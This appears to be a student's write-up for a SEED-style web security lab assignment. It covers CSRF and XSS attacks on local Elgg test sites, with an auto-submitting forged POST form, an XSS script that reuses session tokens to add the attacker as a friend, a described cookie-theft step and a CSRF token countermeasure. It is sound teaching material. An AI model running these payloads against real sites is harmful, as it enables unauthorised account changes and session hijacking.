Contents

1 Introduction **2**

2 Cross-Site Request Forgery (CSRF) Attack **2**
2.1 Lab Environment . . . 2
2.2 Observing HTTP Request . . . 3
2.3 CSRF Attack using GET Request . . . 4
2.4 CSRF Attack using POST Request . . . 4
2.5 Implementing a countermeasure for Elgg . . . 7

3 Cross-Site Scripting (XSS) Attack **8**
3.3 Posting a Malicious Message to Display an Alert Window . . . 8
3.4 Posting a Malicious Message to Display Cookies . . . 8
3.5 Stealing Cookies from the Victim's Machine . . . 8
3.6 Becoming the Victim's Friend . . . 9
3.7 Modifying the Victim's Profile . . . 11
3.8 Writing a Self-Propagating XSS Worm . . . 12
3.8.1 Link Approach . . . 12
3.8.2 DOM Approach . . . 13
3.9 Countermeasures XSS . . . 15

4 SQL Injection Attack **16**
4.2 Get Familiar with SQL Statements . . . 16
4.3 SQL Injection Attack on SELECT Statement . . . 16
4.3.1 Sub-task 1: SQL Injection Attack from webpage . . . 16
4.3.2 Sub-task 2: SQL Injection Attack from command line . . . 17

1 Introduction

This is the solvement for the CS5293 Assignment III. Each Task have a short statment for the result as well as the procedures or the screenshoot or code listing attached.

2 Cross-Site Request Forgery (CSRF) Attack

2.1 Lab Environment

For this question,
I set up this host file for visiting the Lab's Web Service because I want to conduct the experiments in a Windows Environment rather than visiting the Web Service in the Seed's VM.




Figure 1: Set Up Lab Environment




Figure 2: Set Up Lab Environment Result


2.2 Observing HTTP Request

I use the Firefox's Developer Tools to observe the HTTP Request, as shown in the following figure 3. The Request shown in Figure is 3a a GET request, responds with a 200 OK status code, indicating that the request was successful. the parameters is `q=123&search_type=all`. And the Request shown in Figure is 3b a POST request, the form data is Listing 1.


```
{
  "__elgg_token": "KxIa1FH5OS-ULIZA8xe0JA",
  "__elgg_ts": "1712394127",
  "username": "123",
  "password": "123"
}
```

Listing 1: POST parameters

The server responds with a 302 Found status code, indicating that the request was successful, and the client should redirect to the specified URL. The response header contains the Location field, which specifies the URL to which the client should redirect. The response also contains a Set-Cookie header, which sets a cookie in the client's browser.



(a) HTTP GET Result



(b) HTTP POST Result

Figure 3: Execute Result

2.3 CSRF Attack using GET Request

First, we observe that when Charlie add a firend with Boby's Behavior, as shown in Figure 4, the request is a GET request, and the parameters is `friend=42`, which means that Charlie is trying to add Boby as a friend. The server responds with a 200 OK status code, indicating that the request was successful. The response contains the message "Your friend request has been sent", confirming that the request was processed.






Figure 4: Add Friend Behavior

After that, we use the CSRF attack to add a friend with Boby's Behavior, as shown in Figure 5a, the request is a GET request, and the parameters is `add?friend=43`, and we send a fishing webpage as shown in Figure5b to Alice with the link. When Alice click the link, Alice will add a firend to Body, as shown in figure 5a.



(a) Attractive Fishing Link



(b) Execute Result

Figure 5: Execute Result


Conclusion:
In conclusion, the CSRF attack successfully added Boby as a friend to Alice's account without her knowledge or consent. This attack exploited the lack of anti-CSRF tokens in the web application, allowing an attacker to forge a request that appeared legitimate to the server. This demonstrates the importance of implementing proper CSRF defenses to protect users from unauthorized actions on their accounts.

2.4 CSRF Attack using POST Request

First, we observe the profile editing POST Behavior, as shown in Figure 6a, the request is a POST request, and the form data is Listing 2. We also observe the Alice's ID is 42 when we add Alice as a friend.

```
{
  "__elgg_token": "KsHTqfEXuvor5oSbjtE06A",
  "__elgg_ts": "1712397862",
  "name": "Boby",
  "description": "<p>Hello+World</p>\r\n",
  "accesslevel[description]": "2",
  "briefdescription": "",
  "accesslevel[briefdescription]": "2",
  "location": "",
  "accesslevel[location]": "2",
  "interests": "",
  "accesslevel[interests]": "2",
  "skills": "",
  "accesslevel[skills]": "2",
  "contactemail": "",
  "accesslevel[contactemail]": "2",
  "phone": "",
  "accesslevel[phone]": "2",
  "mobile": "",
  "accesslevel[mobile]": "2",
  "website": "",
  "accesslevel[website]": "2",
  "twitter": "",
  "accesslevel[twitter]": "2",
  "guid": "43"
}
```

Listing 2: POST parameters



(a) Editing Profile Behavior

(b) Alice's ID Result

Figure 6: Observations

After that, we introduce the html code block 3 in `post.html` in the attack website, and send a fishing webpage to Alice with the link. When Alice click the link, Alice will edit Alice's profile, as shown in figure 7.

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
var fields;
 fields += "<input type='hidden' name='name' value='Alice''>";
 fields += "<input type='hidden' name='description' value='<p>BOBY IS MY HERO</p>\r\n
    '>";
 fields += "<input type='hidden' name='accesslevel[description] value='2'>";
 fields += "<input type='hidden' name='guid' value='42'>";

 // Create a <form> element.
 var p = document.createElement("form");
```

```
16
17  // Construct the form
18  p.action = "http://www.csrflabelgg.com/action/profile/edit";
19  p.innerHTML = fields;
20  p.method = "post";
21
22  // Append the form to the current page.
23  document.body.appendChild(p);
24
25  // Submit the form
26  p.submit();
27  }
28
29  // Invoke forge_post() after the page is loaded.
30  window.onload = function() { forge_post();}
31  </script>
32  </body>
33  </html>
```

Listing 3: POST HTML




Figure 7: Execute Result




Figure 8: User ID in Member Page Source

Answer for Question 1:
In this case,

1. The ID can be found when we adding the friend, as shown in Figure 6b.
2. The ID can be found in the source of the html in members page, the ID is marked as `elgg-user-ID`, as shown in Figure 8.

Answer for Question 2:
It should work, when the site doesn't check the guid, then that post CSRF request will do the job of modifying the profile. If the site does, then we may need to add an additional CSRF request to get the user's userguid, to dynamically change the userguid, or to brute-force enumerate the possible userguids.

2.5 Implementing a countermeasure for Elgg

We can turn on the countermeasure in the Elgg, as shown in Figure 9.

```
public function gatekeeper($action) {
        // return true;

        if ($action === 'login') {
                if ($this->validateActionToken(false)) {
                        return true;
                }

                $token = get_input('__elgg_token');
                $ts = (int)get_input('__elgg_ts');
                if ($token && $this->validateTokenTimestamp($ts)) {
                        // The tokens are present and the time looks valid: this is probably a mismatch due to the
                        // login form being on a different domain.
                        register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

                        forward('login', 'csrf');
                }

                // let the validator send an appropriate msg
                $this->validateActionToken();

        } else if ($this->validateActionToken()) {
                return true;
        }

        forward(REFERER, 'csrf');
}
```

Figure 9: Trun On countermeasure

The CSRF cannot work after the countermeasure is turned on, as shown in Figure 10 and Figure 11.




Figure 10: Observations




Figure 11: CSRF Fail

The attacker cannot send these secret tokens in a CSRF attack because:


1. The tokens are unique to each session and each form or action. They are generated server-side and are tied to the user's authenticated session.
2. The tokens are not exposed to third parties due to the Same-Origin Policy enforced by web browsers, which prevents a script on the attacker's domain from reading the contents or data of another domain.
3. The tokens change regularly, which means that even if an attacker could somehow access a token, it would likely be invalid by the time they attempt to use it in an attack.

By verifying that every request contains the correct elgg_ts and elgg_token, Elgg can ensure that the request originated from its own site and not from an external source, effectively neutralizing the CSRF attack.


3 Cross-Site Scripting (XSS) Attack

3.3 Posting a Malicious Message to Display an Alert Window

First, we post a message with a malicious script to display an alert window, as shown in Figure 12a. When Boby click the Charlie's Profile, the browsers showes an alert message, as shown in Figure 12b. The result indicates that the script successfully executed in the context of the victim's browser, demonstrating the potential for XSS attacks to execute arbitrary code on a user's machine.



(a) Add a Alert Javascript in Charlie's Profile




(b) When Boby click the Charlie's Profile, It Alerts.


Figure 12: Observations

3.4 Posting a Malicious Message to Display Cookies

First, we post a message with a malicious script to display the cookies, as shown in Figure 13a. When Boby click the Charlie's Profile, the browsers showes the Boby's cookies, as shown in Figure 13b. The result indicates that the script successfully accessed and displayed the cookies stored in Boby's browser, which could contain sensitive information such as session tokens or user credentials.



(a) Add a Javascript for Displaying the Cookies




(b) When Boby click the Charlie's Profile, It displays the Boby's cookie.

Figure 13: Observations

3.5 Stealing Cookies from the Victim's Machine

First, we post a message with a malicious script to exploit the cookies, as shown in Figure 14a. When Boby click the Charlie's Profile, the script will send the Boby's cookies to the attack machine, as shown in Figure 14b. The result indicates that the script successfully exploited the cookies stored in Boby's browser and sent them to the attacker's machine, which could allow the attacker to impersonate Boby and access his account without authorization.



(a) Add a Javascript for exploiting the Cookies

(b) When Boby click the Charlie's Profile, It exploited the cookie to the attack machine.


Figure 14: Observations

3.6 Becoming the Victim's Friend

First, we observe the add friend request, as shown in Figure 15a, the request is a GET request, and the parameters is `friend=47` as well as the token and ts.

1. The friend parameter represents the friend number of the added friend.
2. _elgg_ts is a timestamp used to verify the timeliness of the token.
3. _elgg_token is the actual token value, used to verify the user's identity and permissions.

So we fill in the sendURL to the script, as shown in Listing 4 and modify Samy's profile shown in 15b.



(a) Observe the add friend url


(b) Fill in the sendURL to the script

Figure 15: Observations

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl='http://www.xsslabelgg.com/action/friends/add?friend=47'+ts+token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

